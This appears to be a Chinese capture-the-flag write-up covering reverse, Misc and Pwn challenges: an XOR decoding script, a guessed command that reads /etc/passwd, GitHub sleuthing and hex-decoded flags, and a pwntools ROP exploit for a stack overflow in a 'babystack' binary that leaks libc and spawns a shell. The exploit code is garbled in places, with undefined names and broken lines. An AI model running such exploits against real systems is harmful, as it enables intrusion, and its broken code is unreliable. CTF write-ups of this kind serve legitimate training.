
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可以看到这里还有一个输入函数，再试一下，就是一个亦或提取他的字符串，直接码脚本就行了



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```
3000 ; char byte_363000[]
3000 byte_363000 db 'v' ; DATA XREF: sub_332090:loc_3320E0↑r
3001 aM0wegqxsxhirmh db 'm0weGQxSXhiRmhUV0doV1YwZDRWRmxVUW5KWl',0
3027 align 4
3028 ; char byte_363028[40]
```

脚本

```
e='Vm0weGQxSXhiRmhUV0doV1YwZDRWRmxVUW5KWl'
d=[0x30,0x01,0x51,0x10,0x1E,0x1E,0x05,0x32,0x04,0x16,0x3D,0x50,0x20,0x0
9,0x5B,0x39,0x0E,0x52,0x33,0x07,0x24,0x68,0x35,0x25,0x29,0x0A,0x04,0x06,
0x2B,0x09,0x30,0x18,0x00,0x1A,0x63,0x3B,0x10,0x11]
for i in range(len(e)):
print(chr(ord(e[i])^d[i]),end="")
```


Misc

潦草的笔记

一张被二维码遮盖的图，脚本跑，不对，发现上面的命令是可以猜测出来的

```
/usr/bin/head -n 1 /etc/passwd | /usr/bin/awk -F: '{printf $1}' | /usr/bin/
```

linux 的命令，联想到 password 密码，猜测为 md5 编码类型，linux 中最高密码权限一般默认为 root，然后对 root 进行 md5 加密，出来的结果刚好跟图片中对应



flag{ 63a9f0ea7bb98050796b649e85481845 }

这可是关键信息

根据给出的提示: qingtengwglab@ctf.com, 在 github 上社工下发现发布了东西, 链

接: <https://github.com/p1n93r/qingteng-wglab/blob/0490a4b62339020331624c22e3e5fc6a1ca3e8c4/qingteng-wglab/README.md>

然后发现一个解释, 迷迷糊糊的

qingteng-wglab


happy hunting~~

Contact person

qingtengwglab@ctf.com

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
不对, 然后往前看了下发现一张 gif 图片 logo.gif 和一个 README.md, 记事本打开图片, 发现 flag



flag{0b6db90034ac4494956679a100e236fc}

hello-world


在图片属性值发现 hex 编码



密文:

666c61677b35383561626436653435316134623466393665636630343036303136376264397d

进行 hex 解码得到



The screenshot shows a web browser window with the URL `https://readflag.cn/tools/str2num/`. The page title is "字符串 (ASCII) 与数字互转". The input field contains the hex string `666c616777b35383561626436653435316134623466393665636630343036303136376264397d`. The output field shows the result `flag{585abd6e451a4b4f96ecf04060167bd9}`. The radio buttons for "数字转字符串" and "十六进制" are selected.

flag: flag{585abd6e451a4b4f96ecf04060167bd9}

Pwn

pwn2

```

面$ checksec babystack
*] '/home/pwn/\xe6\xa1\x8c\xe9\x9d\xa2/babystack'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
面$ █

```

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Checksec 后直接 gdb

```

IDA View-A  Pseudocode-A  Hex View-1
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
    char s[8]; // [rsp+0h] [rbp-20h]
    __int64 v5; // [rsp+18h] [rbp-8h]

    setbuf(stderr, 0LL);
    setbuf(stdout, 0LL);
    setbuf(stdin, 0LL);
    alarm(0x20u);
    strcpy(s, "Welcome to Jindun Cup!");
    v5 = 0LL;
    puts(s);
    sub_400677(s, 0LL);
    return 0LL;
}

```

```

char s[8]; // [rsp+0h] [rbp-80h]
__int64 v2; // [rsp+10h] [rbp-70h]
__int64 v3; // [rsp+18h] [rbp-68h]
char v4; // [rsp+20h] [rbp-60h]

```

```

strcpy(s, "Wish you good luck,");
v3 = 0LL;
memset(&v4, 0, 0x60uLL);
puts("Leave your name");
s[(signed int)((unsigned __int64)read(0, (char *)&v2 + 3, 0x6DuLL) + 19)] = 0;
return puts(s);

```

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有个栈溢出

Exp

```

from pwn import * p = process('./babystack')
context(arch = 'amd64', log_level = 'debug')
puts_got = elf.got['puts']
elf = ELF('./babystack')
puts_plt = elf.plt['puts']
pop_rdi = 0x000000000400813
leve_ret = 0x000000000400701 # Leave ; ret
ret = 0x00000000040053e
read_plt = elf.plt['read']
main = 0x400677
pop_rsi = 0x000000000400811 # pop rsi ; pop r15 ; ret
p.recvuntil('name\n')
final = 0x00609000 - 0x200
final2 = final+0x100
payload = b'a'*(5+8)
+p64(final)+p64(pop_rdi)+p64(puts_got)+p64(puts_plt)+p64(pop_rdi)+p64(0)+p64(pop_rsi)+p64(
final)+p64(0)+p64(read_plt)+p64(leve_ret)
payload = payload.ljust(109, b'b')
p.send(payload)
p.recvline()
puts_addr = u64(p.recvuntil('\n')[:-1].ljust(8, b'\x00'))
log.info(hex(puts_addr))
libc_base = puts_addr - 0x80aa0
gadget = libc_base + 0x4f3d5
system = libc_base + 0x4f550
bin_sh = libc_base + 0x1b3e1a
payload2 = p64(final1, p64(pop_rdi)+p64(bin_sh)+p64(ret)+p64(system)+p64(read_plt)+p64(final1)+p64(0)+p
64(buf2)+p64(100)
p.sendline(payload2)
p.interactive()

```